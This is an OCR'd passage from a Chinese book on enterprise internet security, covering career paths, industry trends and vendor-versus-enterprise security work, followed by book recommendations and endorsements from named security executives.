的业务也招募了一些在传统乙方做售前和销售的人员）。对于乙方做的事情，从厂商角度看可能会有一系列的产品和服务的创新，但对于从业者而言其实跟以前差不太多，至少在可见的时期内还看到不到质的变化。如果你一定要在乙方寻求点不同的体验，那就去互联网安全公司的非传统安全业务，或者去传统安全公司的互联网业务线。再看甲方，应该是比较乐观的，这是一个跟企业安全市场盘子无关的领域，随着企业开始重视安全，甲方会有更多的安全职位，并且安全职位会多样化，这里应该是一个比较广阔的空间。甲方、乙方之外是学术研究领域，笔者对那片

土地不是很了解，这里仅限于工业界吧。欢迎学术界和高校院墙之内的同学们补充。（至于黑产和国家队，就不打算写了，毕竟大部分人不会走这条路，我只知道那也是一个很神奇又有点奇葩的世界，如果你有潜质，仅这一句话就能把你引向那里。）

如果你尚在考虑要不要进入这个行业，我可以提供几点参考。据我和朋友们观察，10多年以来在同一个公司同一个级别上的工程师，大多数安全比运维和开发的工资高，但CTO大多来自运维和开发，鲜有从安全晋升来的。原因不难理解，安全在不少场合都不是必需品。好或者不好因人而异，事实上身边还是有很多安全技能很高的人表示如果再给一次选择的机会，可能不会选择安全，这其中包括你们耳熟能详的大牛们。有一个方法可以自测一下，如果你内心深处都没有偶尔想入侵一下，黑一下，一探安全究竟的时候，我建议你还是考虑其他行业，你在这个行业能发力的可能性不大。

从从业者的构成看，我认为可以分为黑客圈、安全圈和安全圈的外围。黑客圈无论你喜欢叫他白帽子还是什么，总之就是以攻防技能为主线的人。安全圈跟黑客圈交集很大，也包括那些在安全行业的主要力量但却不是白帽子或黑帽子出身的人，这两类人构成了安全行业的核心，即本质上安全行业是由理解网络攻防的人为核心构成的。外围是什么呢，随着安全需求的多样化，安全会引入大量跟攻防不直接相关的人，比如做业务安全数据分析，运维Hadoop集群或做BI的开发，或者做安全产品开发，这些人本质上不是跟安全行业强绑定的，例如有的人做安全产品的UI开发，换做去其他行业也一样做UI，做业务安全数据分析的去非安全的业务部门一样做数据分析，不是严格意义上安全行业的人。只有以攻防为主线，和以安全咨询体系为主线的人才是跟安全行业绑定的，这些人需要考虑终生投产比和基因决定理论对自身的影响，而外围从理论上讲跨行业更容易些。在当前时间点看，安全圈是一个很小的圈子，不是远小于，是远远小于运维和开发圈，江湖味道更浓，有时候也颇具文人相轻的味道。不过好的一面是互联网公司之间安全团队的交流越来越平，除了直接敌对公司外，大部分人都朝着更加开放的沟通和分享文化迈进。说了这么多，如果你想进入安全行业，并且成为中流砥柱，那么知识结构和背景技能应该和攻防技术强相关，这条线不保证你容易成为高管，但从统计学角度能保证你不偏离行业的核心。

下面谈一下安全管理的趋势，因为这个会影响从业者的价值观和学习方向。我个人认为有如下几个趋势：

1）**企业安全管理最终都会向互联网公司学习**。未来大多数公司都会复制自己业务到互联网，也就是大多数企业都会拥有互联网的属性。从现在看，互联网公司的安全管理方法

论是领先传统公司整整一个时代的，完全不在一个量级上。你还在做传统的安全吗？夸张一点说你就快不属于这个行业了。

2）**向云迁移**。云是一种趋势，虽然我不认为短期内马上会有非常多的公司将自己的业务迁移到公有云上，或者从头打造私有云。但是云计算折射出的IT管理方式、技术架构却会越来越成为安全管理的风向标，例如分布式IDC管理、虚拟化、SDN、海量运维生态、业务伸缩、大数据、高度自动化、敏捷发布……等很多带着时代标签的东西，安全管理体系的设计和产品化落地需要越来越多地围绕这些特性标签展开工作，如果你没有这方面的经验，也会逐渐落后。

3）**倾向于以技术和产品（工具自动化）解决问题**，而不再是以前宣扬的七分管理三分技术。看近些年的IT技术发展，本质上由Google、Facebook为代表的这些互联网公司带动，除了技术架构，像运维管理、研发生命周期管理、安全管理都在成为其他公司的教科书，安全的最高境界是让你身处于保护之中而不感觉那些繁琐措施和流程的存在，以技术、自动化、机器学习、人工智能为导向解决问题的价值观已超越流程制度的落后方式，这也是过去那些理论标准越来越显得发虚的原因。

从这些趋势看，如果你是体系架构型、技术复合型人才（俗称全栈工程师），特定技术方向专攻型人才以后会受市场青睐，而“务虚型”人才的市场价值可能不太乐观。随着2000年后安氏把基于资产威胁脆弱性风险评估方法论带入中国，精通各类安全标准的顾问身价一度比会安全技术的工程师高，但现在这些东西包括IT治理的理论已经远不如以前风光，你说你会ISO27001，随便找个聪明点的刚毕业的本科生，做一年也就会了。但如果你说”我有10万台服务器的安全管理经验“，对方可能会表示”小伙子，来我们这上班吧！“。让会攻防的人学习ISO27001、20000之类的东西，这就是可替代性。很多同学看到这些也许会觉得哀怨，甚至咨询圈的老人会列举一大堆“价值”和“空间”，就像《浪潮之巅》所说的，这些都是时代的趋势，不是以个人意志为转移的，哪怕是公司想拒绝它都如同螳臂挡车。为什么在互联网公司技术专家的报酬可以比管理人员高，取决于你解决问题所对应的价值层次，实际上也是时代演进的产物，也许现在更缺能解决实际问题的人。从就业的角度讲，这种趋势为技术从业者提供了更广阔的前景和空间。

对于乙方，比较有价值的地方是研究部门、安全服务、攻防强相关产品研发。对于甲方，除了大互联网（门户、搜索、广告、电商、网游、社交、支付、移动APP……）、金融、电信行业之外，其他（就目前来讲）可能不是甲方安全从业的好的选择，毕竟形式上重视安全和本质上重视安全还是两回事。现实生活中的人员分布也可以佐证这一点，国内比较懂安全的人绝大部分都在互联网公司，第一梯队3BAT、第二梯队BAT之外的知名互联

网公司（有些兄弟单拉出来绝不比 BAT 的差，这里主要是笼统的比较），第三梯队可能在金融和电信业有一些，再剩下来可能没有太懂安全的人了，因为懂安全的早就被上述公司挖光了……（当然，如果看官您恰巧是某个大牛，又恰好很例外不在上述行业中请勿生气，我会尽可能在该文的下一修订版本中注明”xxx 是个例外，目前在 yyy 就职”）。甲方安全建设的多样性也使得分工越来越细：网络与基础架构安全，业务与应用安全，风控……，例如 SRC 运营就是一个相当垂直的细分职能，尽管在互联网公司做安全你可能会有优越感，但如果长时间做很细的一块儿也可能导致没有成为领域专家却“偏科”得很厉害。T 字形人才通常比较受欢迎，最好是甲方乙方都呆过，那样所有的套路你都会了，无死角。

价值一方面跟人才市场的供求关系有关，一方面也跟学习成本高低、获取技能的难易度有关，例如你会一种 Web 开发语言，JavaScript，HTTP 协议，常用的 SQL DML 语句就能开始玩 Web 安全了，但如果你想玩溢出，相比之下还是需要花更多的时间学习更多东西才能越过这个门槛，而读懂 ISO27001 则容易的多（这里无意于表达 Web 和二进制谁更牛叉，谁更值钱这样的无聊问题，只是举个抽象的例子），如果你觉得因为钱多而把自己的目标设定为要走袁哥的路，而忽视了自己的兴趣，fail 的可能性比较大。另外，技巧永远不能代替技术，过分迷恋于技巧对长足的发展没有好处。

第一代安全从业者的技能基本以 OS 和网络安全为主，1.5 到第二代以广义的 Web Service 等应用安全为主，如果一定要说第三代，移动安全可能还算是当下比较热门，关注者比较多，相对前沿。而从 VC 的角度看，移动互联网可能都不再是热点，早已开始布局更下一代的东西了，也许是类似于人工智能这样的领域。PC 端和 Web 安全虽然研究者众多，议题众多，方法论很多，大多数行业内的从业者每天围绕这些工作，但这些应该即将归入红海，不再属于前沿的、时代浪潮之上的东西。反过来说一个蓝筹但不再新兴的市场，其对安全的需求还是有一个很高的保有量，所以有很多事情可以长期做但也许之后就不在是什么有新鲜感的东西了。第一代的人起步的时候，那时候 IT 基础设置和应用复杂度都远不如现在，所以那时候都是把安全建设放在网络和系统层面的。而后来随着 IT 在社会生活中实用化的程度越来越高，业务越来越多的依赖于 IT，I 的多样性和 T 的复杂度成倍提升，使得安全的需求也越来越广。单个从业者的技能不太可能通吃全部，大一点的机构开始把业务安全独立出来，分工越来越细，人研究的内容则越来越专，安全团队中开始加入开发和运维，甚至还涉及硬件领域，也许以后的安全团队就是一个什么人都有的兵器库。对个人来说一方面你到底需要多前沿的铺垫才能不落后，另一方面则要考虑将自身定位收缩于哪些点才可能挖到最深。视野一定是尽可能的宽泛，是一个“放”字，但落到实践一定是

个“收”字，以如今的技术复杂度你不可能样样都精通，只能挑几个。

对于从业者的前景，其实在过去相当长的时间里，由于乙方公司的净利润很低以及甲方安全不是产生收入的部门，从业者的前景一度比较暗淡。直到后来有了360这样的公司，有了BAT的崛起，才使得技术从业者的待遇得到了极大的改善。斯诺登事件曝光之后，国家层面开始重视信息安全，以华为这样的企业建立安全能力中心为代表，2014年安全人才需求开始井喷，供求比大幅失衡，国内资深从业者的工资已经赶超了美国的工程师，在当下看是一片利好，但有时候也说不清这到底是价值回归还是有点泡沫成分，但短期内一定是人才供不应求，长期供不应求也很难说，因为现在越来越多的高校也开始培养安全方向的人，供给量会变大，安全会从小众变成大众学科。当然，无论什么时候，这个行业的精英一定是跟兴趣和天赋挂钩的，有时候确实需要一点“歪门邪道”的天赋。

关于创业，如果你原先是做安全产品研发，能带一支完整的团队出来，做的产品属于下一代类型或者干脆就是市场空白，不妨尝试一下，其他的类型我认为创业的成功率应该比较低。

最后，如果你有条件的话，多接触技术大牛和资深从业者，适当关注一下安全以外的新技术趋势。这时可能会有聪明的同学提问，说的这些是不是可以概括为最优解应该是去互联网公司做安全？其实不然，甲方乙方在不同阶段有不同的需求，没有哪里一定最好之说，哪怕是BAT对有些人来说也是瓶颈之地，所以还是看具体场景。

2016年补遗

从2014年到2016年初近两年的情况看，有几个方面是值得关注的：

1）从传统的乙方专业安全公司到大型互联网甲方的视角转换问题。
2）纯安全技术和业务的结合点。
3）安全研究如何转化为实际的价值。

乙方安全公司是甲方获取安全人才的重要渠道，主要基于他们在安全垂直领域的积累，但不同之处是甲方和乙方思路、方法论、KPI导向都存在较大差异。现在的市场已经不是过去乙方明显强于甲方的时代，如果带着原来乙方的交付思路和做事风格去直接落地，恐怕是没法软着陆的。乙方往往追求的是通用型的解决方案，广而不深，重于安全而轻于业务，为了交付验收更多地追求可用性而不是检出率，为了避免线上系统的变更风险很多有实际

意义的功能不会开启，而甲方追求的是最终“能睡好觉”，更看重结果，看重对业务面的影响。即便是去“忽悠”，甲方和乙方安全工作者忽悠的方式也是完全不同的。

乙方眼中的安全体系虽然比较系统，但更多是基于咨询视角，不是由甲方的实际业务场景抽象而来的，如果拿乙方的模型直接去套甲方现实中的工作，可能在安全工作的“分类”和“比重”两个层面都无法一一对应。

乙方解决方案更多的体现为理论上可行，而不是实操上可行。在互联网行业，理论上可行的方案如何转化为有性价比的、可实现的安全方案需要在各种维度进行考量，而不是在网关上放一个硬件盒子或改一行代码那么简单。乙方眼中的正确解不一定是甲方眼中的合理解，是否正确合理并不是简单的由“是否能修补漏洞本身”这个命题决定的，而需要综合考虑以下问题：对现有系统的改动成本，对架构的变更影响，与现有安全系统的结合程度，以后对同类问题解决的扩展性等。

传统的建设思路和互联网行业也风格迥异。单点型安全措施如何转化为系统化、平台化的、治本型的防御手段需要建立在了解具体的业务类型之上，中高端职位的招聘要求上往往都有一条叫做“沟通能力－推动安全策略落地”，那到底什么样的人才有真正的推动能力？EQ高善用人际关系算？笔者认为这只是野路子的一个分支罢了，并不是真正意义上能力，能上得了厅堂的推动能力是你很熟悉互联网公司的运维和开发，熟悉所有场景的风险缓解措施对业务面的影响，并且知道当安全给运维和开发带来阻碍时，运维和开发在新的安全机制下对应的自我改善措施是什么，在推动安全策略时就能无往而不利。比如当安全拦截设备降低系统的并发能力的时候，你了解哪些是比影响到用户的每个请求应答时长难以改善的，哪些是吞吐量可以通过堆机制改善并发用户总容量的，如果你只有一个解，往往相当于给运维和开发出了没有选择的难题，而你又不能提供对应的解决方案，那结果自然是僵持不下。

乙方的同学如果想在甲方平滑过渡，就需要学习上述各种能力，同样，甲方的同学也应根据乙方同学的特点为他们寻找更好的环境适应渠道。


在安全大会和媒体上曝光量最多的是安全漏洞和单点型安全新技术，从互联网营销的角度，没有任何专业知识的普通网民可以把网络安全等价于“黑客”“漏洞”等惹眼球的名词，但对安全从业者来说却不是。站在镁光灯下炫技的技术跟现实环境中的安全设计之间是存在较大鸿沟的。尽管从历史上来看是攻击技术促进了防御技术的发展，但一个很现实


的问题是实际上大多数人都是安全工作者，而非职业入侵者，所以研究的成果如何转化是很有挑战的问题，例如 Google 的 3 篇 map-reduce、bigtable、GFS 论文带动了整个行业的技术发展，安全方面也开源了 Native Client 沙箱（Google 的一个 sandbox 项目）这样的项目，国内的安全研究者是否也能往这个方向稍微转一转：提出问题，同时提供一个更好的解决方案。从利益的角度看，一个好的解决方案往往是一个商机。


在大型企业，安全研究应该如何贴近业务产生价值是一个系统性方法论，笔者会在技术博客中专门讨论这一话题。


2016 年是安全从业环境继续火热的一年，公司高层对招募高端安全人才的价值，安全圈内的大佬们对安全工作价值的定位和认知，广大从业者对自己的定位和发展方向都会在意识形态上产生新一轮大清洗。在企业内部如何消化并用好已经招募的安全人才也是对管理者很有挑战的问题。


推荐阅读



威胁建模
设计和交付
更安全的软件
THREAT MODELING



安全模式
最佳实践
SECURITY PATTERNS IN PRACTICE



数据驱动安全
数据安全分析、可视化和仪表盘
DATA-DRIVEN SECURITY


网络安全
监控实战
深入理解事件检测与响应
THE PRACTICE OF NETWORK SECURITY MONITORING



网络安全监控
收集、检测和分析
APPLIED NETWORK SECURITY MONITORING


黑客大曝光
无线网络安全
HACKING EXPOSED WIRELESS


Kali Linux
高级渗透测试
MASTERING KALI LINUX FOR ADVANCED PENETRATION TESTING


代码审计
企业级Web代码安全架构
CODE SECURITY

推荐阅读



架构实战——软件架构设计的过程


作者：（英）Peter Eeles 等 ISBN：978-7-111-30115-8 定价：45.00元

企业应用架构模式

作者：（英）Martin Fowler ISBN：978-7-111-30393-0 定价：59.00元

软件系统架构：使用视点和视角与利益相关者合作（原书第2版）

作者：（英）Nick Rozanski 等 ISBN：978-7-111-42186-3 定价：99.00元



软件架构师的12项修炼

作者：（美）Dave Hendricksen ISBN：978-7-111-37860-0 定价：59.00元

软件架构师的12项修炼：技术技能篇

作者：[美] 戴维·亨德里克森 ISBN：978-7-111-50698-0 定价：59.00元

作为网络安全主管，如何满足互联网场景下的快速开发、部署、运营的安全是一件很棘手的事情。本书作者根据自己的实际工作经验，对此进行了比较全面的总结，内容详实，值得参考。

杨 勇
部长

本书内容来源于实践，经过了深入的分析和提炼，升华成为有益的指导和参考，相信不论是CSO还是刚入行的从业者，不论是安全专业人员还是想了解安全的业务人员，都会从本书中获益良多。

——李雨航教授
华为首席科学家(网络安全技术专家)，CSA大中华区主席

此书凝结了赵彦对互联网企业安全体系建设的思考和经验提炼，覆盖了管理和解决方案，在宏观面阐述了自己的理解和安全观，对安全领域从业者是一份很好的参考资料。

——杨 勇（Coolc）
腾讯云副总裁，腾讯安全平台部负责人

本书作者赵彦是安全圈老前辈，在甲方乙方都工作过，有丰富的经验；江虎过去有五年时间是我的同事，为腾讯的安全体系建设做出了重要贡献。本书从理论、技术、实践三个部分入手，基本涵盖了互联网企业安全的方方面面，是企业安全人员的案头必备参考书籍。强力推荐。

——胡 珀（lake2）
腾讯安全平台部总监

这本书是我见过的国内第一本系统化的剖析整个互联网企业安全的书籍，如果早几年出现这样的书籍，一定可以让我少走几年弯路，期待这本书能够让更多的安全领域同行早日找到属于自己的答案。

——黄 眉
阿里巴巴安全部安全总监

上架指导：计算机/网络安全
ISBN 978-7-111-54301-5
9 787111 543015 >
定价：69.00元

投稿热线：(010) 88379604
客服热线：(010) 88379426 88361066
购书热线：(010) 68326294 88379649 68995259

华章网站：www.hzbook.com
网上购书：www.china-pub.com
数字阅读：www.hzmedia.com.cn